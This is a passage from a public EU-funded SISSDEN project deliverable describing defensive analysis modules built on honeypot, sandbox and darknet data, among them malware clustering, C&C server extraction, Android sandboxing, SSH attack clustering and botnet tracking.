HORIZON 2020

Digital Security: Cybersecurity, Privacy and Trust
H2020-DS-2015-1

DS-04-2015 Information driven Cyber Security Management
Grant n° 700176

Secure Information Sharing Sensor Delivery event Network[†]

Deliverable D5.3: Final data analysis results

Abstract: The document presents the results of research performed in WP5 on SISSDEN data, discussing the analytical modules developed and the insights gained from the data.

Contractual Date of Delivery	February 28th, 2019
Actual Date of Delivery	April 29th, 2019
Deliverable Security Class	Public
Editor	NASK
Contributors	NASK, USAAR, EXYS, DTAG, CYBE, MI
Internal Reviewers	NASK
Quality Assurance	Adam Kozakiewicz (NASK)

[†] The research leading to these results has received funding from the European Union Horizon 2020 Programme (H2020-DS-2015-1) under grant agreement n° 700176.

The *SISSDEN* consortium consists of:

Naukowa i Akademicka Sieć Komputerowa	Coordinator	Poland
Montimage EURL	Principal Contractor	France
CyberDefcon Limited	Principal Contractor	United Kingdom
Universitaet des Saarlandes	Principal Contractor	Germany
Deutsche Telekom AG	Principal Contractor	Germany
Eclexys SAGL	Principal Contractor	Switzerland
Poste Italiane – Società per Azioni	Principal Contractor	Italy
Stichting the Shadowserver Foundation Europe	Principal Contractor	Netherlands

Table of Contents

1 Introduction

1.1 Aim of the document

One of the main goals of the SISSDEN platform is to provide situational awareness of the cybersecurity threat landscape. This comprises the detection of new threats as they emerge, as well as monitoring the evolution of threats once they have been identified.

Analysis of the rich datasets collected by the SISSDEN sensors and partners' systems is key to obtaining such useful intelligence. Large amount of data means that the analysis must be highly automated, therefore multiple specialized analysis modules has been developed in the course of the project and are presented in this report.

This work has been performed as a part of the following tasks:

- T5.1: behavioural analysis of malware collected by the SISSDEN platform (T5.1).
- T5.2: long term monitoring of botnets and other malware (T5.2).
- T5.3: identifying and classifying threats observed by SISSDEN sensors and darknets.

Additionally, a collaborative analytical platform has been developed in the fourth task (T5.4). The platform allows to interactively query and visualize data collected by the SISSDEN platform, including the results of the analysis modules described in this report.

The aim of this document is to present developed analyses modules and insights they provide. Examples of analyses results are also presented, to explore the capabilities of developed modules and indicate main threats identified by particular analyses. Additionally an overview of the analytical platform is also included. As this document is public, some of the details are omitted, in order to not jeopardise monitoring methods that are used operationally.

2 Analyses and findings

This section presents an overview over the new analyses modules developed in T5.1-T5.3. Analyses are split into three categories: Reconnaissance, Tracking, and Statistics:

- Section 2.1 Reconnaissance describes analyses that detect new threats, such as new malware strains, newly installed C&C infrastructure, or a previously unseen scan pattern that should be monitored for further activity.
- Section 2.2 Tracking describes analyses that monitor the behaviour of identified threats. This includes tapping C&C communication of botnets or monitoring their spreading behaviour observed in darknets.
- Section 2.3 Statistics describes analyses that provide key measurements for a threat class or data source, e.g. the number of exploit attempts in a certain interval at a honeypot, or the number of scan events seen for a certain scan pattern in darknets.

Most of the analysis modules are integrated in the analytical portal, some are hosted by partners, for performance or operational reasons.

2.1 Reconnaissance

2.1.1 Malware Clustering

Name	Malware Clustering
Lead by	USAAR
Data Source(s)	USAAR Sandboxes, malware samples
Analysis Result(s)	List of malware samples with similar characteristics
Update Frequency	On Demand
State	Fully Integrated

Description

The vast amount of new malware samples observed on a daily basis makes automated classification indispensable: Which samples do constitute new, unknown threats, and which are just variants of malware families already known?

To answer this question, our malware clustering analysis considers a range of runtime characteristics to find samples that share these characteristics.

In particular, the following network communication features are used for clustering:

- IP addresses contacted by the malware
- UDP and TCP protocols used by the malware (identified via source and destination port)
- domain names resolved by the malware
- full payloads sent and received by the malware
- ngrams over the payloads sent and received by the malware

In a first step, every feature is reduced to a 4096-bit Bloom filter, resulting in five Bloom filters per malware execution. Over these Bloom filters, the distance between two malware executions can then be defined as the sum of their per-feature Jaccard distance: Executions, that have identical features will also have identical Bloom filters and thereby a Jaccard distance of zero. Executions that vary only a little in a feature will have Bloom filters that differ only in a few positions and therefore have small Jaccard distance.

Next to the dissimilarity of two executions, the malware clustering also computes a confidence value to model the significance of the clustering: While the Jaccard distance for two malware samples that contact the same 1 000 hosts and send the exact same 1 000 payloads, and two malware samples that both only contact a single host with a single payload is zero in both cases, the expressiveness of this finding is much higher in the first case. Therefore, a confidence value is computed over the maximum number of entries in the Bloom filter of both executions ranging from 0 (no entries) to 1 (4 096 entries).

In the clustering phase, the k-nearest neighbour algorithm is employed to find the ten closest malware executions in terms of the distance defined above, which are returned together with the sha256 hashes of their respective malware samples. An example is shown in Fig. 2.1.




Figure 2.1: Confidence and Similarity of clustering of chosen samples

Looking at the distribution of similarity scores over all samples (Fig. 2.2) shows that the vast majority of malware samples has at least one other sample with a similarity score of 80 or higher. This is expected as honeypot systems will likely capture many samples from wide-spread malware campaigns rather than being the victim of targeted attacks.




Figure 2.2: Distribution of similarity score over all analyzed samples

2.1.2 Extraction of C&C Servers

Name	Extraction of C&C Information
Lead by	USAAR
Data Source(s)	USAAR Sandboxes, malware samples
Analysis Result(s)	C&C IP addresses
Update Frequency	Daily + On Demand
State	Fully Integrated

Description

Many classes of malware do not work standalone, but exchange information with a server to accomplish their mischievous goal. For example, ransomware encrypting all the user's files might contact a server to transmit information about the key, a malware that aims at building a botnet will usually register at a server upon infection and await further commands. These servers are commonly referred to as Command & Control servers (C&C or C2 for short).

Knowledge about C&C infrastructure can be used in various ways: Knowing an active C&C server of a botnet allows to tap into the communication and record the botnet's activity. Furthermore, analysing how the infrastructure for a certain strain of malware behaves allows to gain potential insights into new campaigns. Finally, the extracted information can also be directly used to assist efforts towards disrupting active malware campaigns.

Malware can usually perform a variety of different network activity, including scanning other hosts for potential vulnerabilities, downloading files, resolving domain names using DNS, and communicating with its C&C infrastructure. This makes it necessary to identify the C&C communication among other traffic. Luckily, oftentimes the C&C channel of a given malware family uses a proprietary communication protocol, custom designed by the malware author.

While this means that manual work is necessary to fully understand such a protocol, it also means that these protocols often have very specific characteristics that can be used to quickly identify C&C communication in a large amount of network traffic. This is done by defining a malware-family specific C&C-communication fingerprint.

As a first step, an analyst that analyses a new strain of malware manually extracts information about the C&C communication and creates a corresponding fingerprint. This fingerprint is then added to a database of known fingerprints. At the time of writing, fingerprints exist for the following malware families:

Bashlite, Carbanak, Carberp, Cerber, Citadel, Cryptowall, DirtJumper, Dorkbot, Dridex, FakeRean, Fareit, Foreign, Fynloski, Ghost, Hajime, Installcor, Installrex, ISRStealer, Kelihos, Kronos, Kuluoz, Lethic, LinuxIRC, Locky, LuminosityLink, Mirai, Napolar, Nitol, NJRat, Nymaim, Palevo, PoisonIvy, Pramro, Pushdo, Qakbot, Ramnit, Recslurp, Reveton, RM5f, SalityNonP2P, SalityP2P, Shinspy, Shiotop, SpyEye, Tinba, Tofsee, TVSpy, Vawtrak, Virut, Winwebsec, Yoddos, ZeroAccess, and ZeusP2P.

The C&C Extraction module works on the network traces recorded by the USAAR sandbox. These network traces are first reassembled into individual flows, where every flow describes the bytes transferred between a specific port at the remote host and a specific port at the sandbox via either UDP or TCP. Data bytes in these flows are then compared against the known fingerprints from the database. If a positive match is found the corresponding flow is tagged and the remote host and port are reported as a C&C server.

For example, Fig. 2.3 shows a screenshot of a malware sample belonging to the Lethic_A family. The system successfully identified the connection to 91.232.105.121 on port 5500 as C&C communication.




Figure 2.3: The system identifying Lethic_A

Over the entire project period, 259 855 C&C servers were identified, the majority of them located in the US, followed by Germany, Russia, the Netherlands, and Ireland (Fig. 2.4)




Figure 2.4: Breakdown of countries hosting identified C&C servers

2.1.3 Mobile Malware Analysis

Name	Mobile Malware Analysis
Lead by	USAAR
Data Source(s)	Malware collected by SISSDEN
Analysis Result(s)	C&C IP addresses
Update Frequency	On Demand
State	Fully Integrated

Description

Past malware did primarily target Windows systems due to Windows' predominance on the desktop market, which meant a huge number of potential malware hosts, and Linux systems which are commonly used in server systems. Although the threat of Windows malware seems never-ending and Linux based malware even saw a renaissance due to low cost Internet-of-Things devices, a third platform has become a new target for malicious software: Mobile devices.

This analysis module extends the sandboxing capabilities of SISSDEN with support for Android, the primary operating system on mobile devices today. Towards this, the Android emulator was integrated into the USAAR sandbox system.

Whenever an Android sample is submitted to the sandbox, a fresh, emulated Android device is restored from a snapshot. Restoring devices from a previously saved snapshot allows to skip the lengthy boot sequence of Android, which greatly increases sandbox performance. The emulated Android device is connected to a virtual bridge interface, which allows the sandbox system to record all network traffic performed by the android application. Next, the sample is installed on the device using the Android Debug Bridge (adb), and its manifest file is scanned for registered activities. Once on-device installation finished, intents are sent via adb to the device in order to launch the application.

Great care has been taken to ensure that the implementation of the mobile malware analysis component exposes the same interface as the existing malware sandboxing components for Windows and Linux malware. This ensured that further analyses modules, such as the C&C extraction or the clustering (as presented above) can also be executed on results from the mobile malware analysis.

2.1.4 Darknet Botnet Analysis

Name	Darknet Botnet Analysis
Lead by	CYBE
Data Source(s)	CYBE Darknet, Third-party Darknet
Analysis Result(s)	Bot IP, associated metadata
Update Frequency	on demand
State	Prototype

Description

The CYBE distributed darknet collector records scanning and backscatter events in three different locations in Europe. By having multiple presences and direct peering agreements, the distributed darknet can determine the most probable location of “spoofed” traffic. The proof of concept was deployed in Sweden and the Netherlands with direct peering agreements in Amsterdam AMSIX and NLIX.

An API was developed to interface with the Darknet storage and each of the packets recorded is indexed (20+ fields in April 2019). The API allows to interface directly with the Darknet data and obtain aggregated results from the following attack vectors: exploitation (CLDAP, SNMP, SMB, NTP, SSDP), botnets (Mirai, Satori), recent DDOS Amps vectors (memcache), VoIP (SIP scans).

The Darknet analysis modules also provide means to identify victims of DDOS attacks by backscatter traffic analysis. The module has successfully identified the type of attacks against the victims and type of mitigation hardware deployed to protect the victims. Full packet search on UDP payloads has been used to identify C&C from Netis router exploiters.

The analysis platform for the collectors is running in a commodity hardware running Elasticsearch in a RAID-ed 10TB storage and slow I/O that limits the performance of the API. Long term analysis requires a better hardware setup.

The prototype shows that distributed darknet recording with full packet processing provides extra intelligence to track spoofed traffic as TTL values can conclusively determine the nature of the traffic.

2.1.5 CVE Mapper

Name	CVE Mapper
Lead by	T-Labs
Data Source(s)	CVE data available in external sources and honeypot events
Analysis Result(s)	Mapping of honeypot events to CVE numbers
Update Frequency	periodic
State	Implemented

Description

CVE mapping enables us to assign a standardized description for known vulnerabilities. By querying the API periodically, the honeypot events are collected. The CVE data available in external sources (if any) is another input to this analysis. The correlation between Suricata events/alerts and honeypot events is computed. By conducting this analysis, we can evaluate the coverage of tools and services provided by the project. Moreover, it facilitates the data exchange between this project and other relevant projects, services, and products. At the same time, it saves the Suricata events to a local file, in case we want to use the information in further investigation (for instance, search for source IP address in the other Honeypots for potential matching).

2.1.6 SSH Session Analyzer

Name	SSH Session Analyzer
Lead by	T-Labs
Data Source(s)	Cowrie honeypot events
Analysis Result(s)	Checksums for SSH logs, family detection
Update Frequency	periodic
State	Prototype

Description

The SSH analyser calculates different forms of checksums on terminal input. One checksums is a very exact one, the other checksum is rather fuzzy to enable the detection of families. In particular the fuzzy checksum first tokenizes that input data stream, removes all non-relevant parts and then performs a classical checksum. The checksums created can be made available to the public, also the calculation code will be made public. The results can be used to see which attack patterns belong to which family. Consequently, also infected hosts can be matched to malware groups. The checksumming routines are implemented as python code without any third party dependencies.

Events are clustered based on the information derived from the logs captured by Honeypots such as Glastopf and Cowrie. Trace of the commands and credentials, which attackers used in order to attack the system, are applied in to machine learning algorithm for clustering based on an algorithm such as K-means and DBSCAN (Density-Based Spatial Clustering of Applications with Noise).

The aim of clustering the attacks of these honeypots is finding the similarities between attack behaviours of different attackers. Attacks such as polymorphic worms are able to change their behaviour multiple times to be hidden and to bypass any intrusion detection system. They change the payload of their messages multiple times such as changing the order of the commands or used credentials which they try, number of attempts and the time of the attacks. Machine learning is a powerful tool for categorizing this type of attacks to detect complexity in the patterns.

One sophisticated attack could be considered many times as a new attack in the normal situation, but if there were a possible similarity between them, then they can be clustered under one category and the model could be extracted and be used for detecting any future attacks.

This method is applied to the selected fields of SSH logs from Cowrie Honeypot. The fields are “Unknown Commands” and “Credentials”. SSH honeypot logs contain credentials which attackers attempts to log into SSH Server. These credentials have been fed into machine learning algorithms such as K-means, DBSCAN (Density-Based Spatial Clustering of Applications with Noise) for further analysis.

The clustering methods are used to categorize the pattern of these SSH login attempts. For instance, one individual attack is able to change the number of tries, the order and the time

interval between individual trials. These patterns are detected by the K-means and DBSCAN algorithms and are categorized accordingly. Other information of the events that fall into these categories - such as source IP addresses - could be monitored and considered as suspicious. Without categorizing, these changes of behavior of one particular attack could be confusing in terms of detection of a special malware or malicious activity. This clustering provide security experts with a comprehensive information about a specific type of attacks. The cluster detect all variant of same attack instead of reporting many different aspects of it as different attacks.

In Figure 2.5 and Figure 2.6 the clusters and the number of events falling into each category are shown. The number of clusters in advanced method such as DBSCAN are defined by the algorithm itself (Fig. 2.5). The distance between possible categories affects the number of clusters.




Figure 2.5: Categories attacks based on similarities in their behaviours. (DBSCAN Clustering Algorithm)

The K-means algorithm (Fig. 2.6) has the disadvantage that the number of clusters has to be predefined, which may not describe the possible cluster of attacks adequately.




Figure 2.6: Clustering based on K-means algorithm

2.1.7 Darknet Reputational Analysis

Name	Darknet Reputational Analysis
Lead by	CYBE
Data Source(s)	CYBE Darknet, Third-party Darknet
Analysis Result(s)	Bot IP, associated metadata
Update Frequency	on demand
State	Prototype

Description

This task uses experimental reputational analysis techniques to detect bots. It combines analysis of the traffic with reputational information about the source IP/subnet/ASN. This can then be compared in relation to other requests detected historically by the distributed darknet.

Primarily two modes of comparison have been used during this task:

1. **Top actors correlated with honeypot IPs.** Suspicious traffic received by the CYBE darknet is aggregated on a daily basis and inserted into 3 Elasticsearch indexes (see "Darknet Data Statistics", section 2.3.7). Data on the top actors by IP/subnet/ASN is retrieved via the CYBE darknet API and correlated with IPs from honeypots. This gives additional insight into the source of attacks on honeypots, especially in cases where the IP is spoofed and can be.
2. **Bots correlated with top actors.** Data on the top actors retrieved via the CYBE darknet API is also correlated with identified attacks from the CYBE darknet (see "Darknet Botnet Analysis", section 2.1.4). This gives additional insight into the scale of attacks launched from particular IPs.
   For example, in the "Darknet Botnet Analysis", only a small subnet of darknet traffic can be attributed to botnets and other specific attack vectors. However, once a single attack vector has been identified, the likelihood is that other traffic from this same IP aimed at the darknet is also malicious in nature, even if the specific attack vector is unidentified. This provides interesting data which is analysed and used to improve the detection of other attack vectors and/or emerging threats.

2.2 Tracking

2.2.1 Botnet Command Tracking

Name	Botnet Command Tracking
Lead by	NASK
Data Source(s)	NASK malware analysis system
Analysis Result(s)	Dynamic malware configuration and control information sent in it, e.g. C&C addresses, web injects, spam templates, distribution server addresses
Update Frequency	live
State	Fully deployed and integrated

Description

Malware tracking system collects dynamic malware configuration. The main part is a dynamic malware configuration extraction framework called Mtracker. It supports a number of malware-specific modules to contact C&C servers or peer bots to download the most recent configuration. The framework provides task scheduling, control of workers' operations, network access via multiple proxy servers and fetches new C&C connection parameters from the static malware configuration extraction system (described in section 2.2.2). Fig. 2.7 presents system's dashboard and Fig. 2.8 an overview of the system functionality.




Figure 2.7: Mtracker dashboard

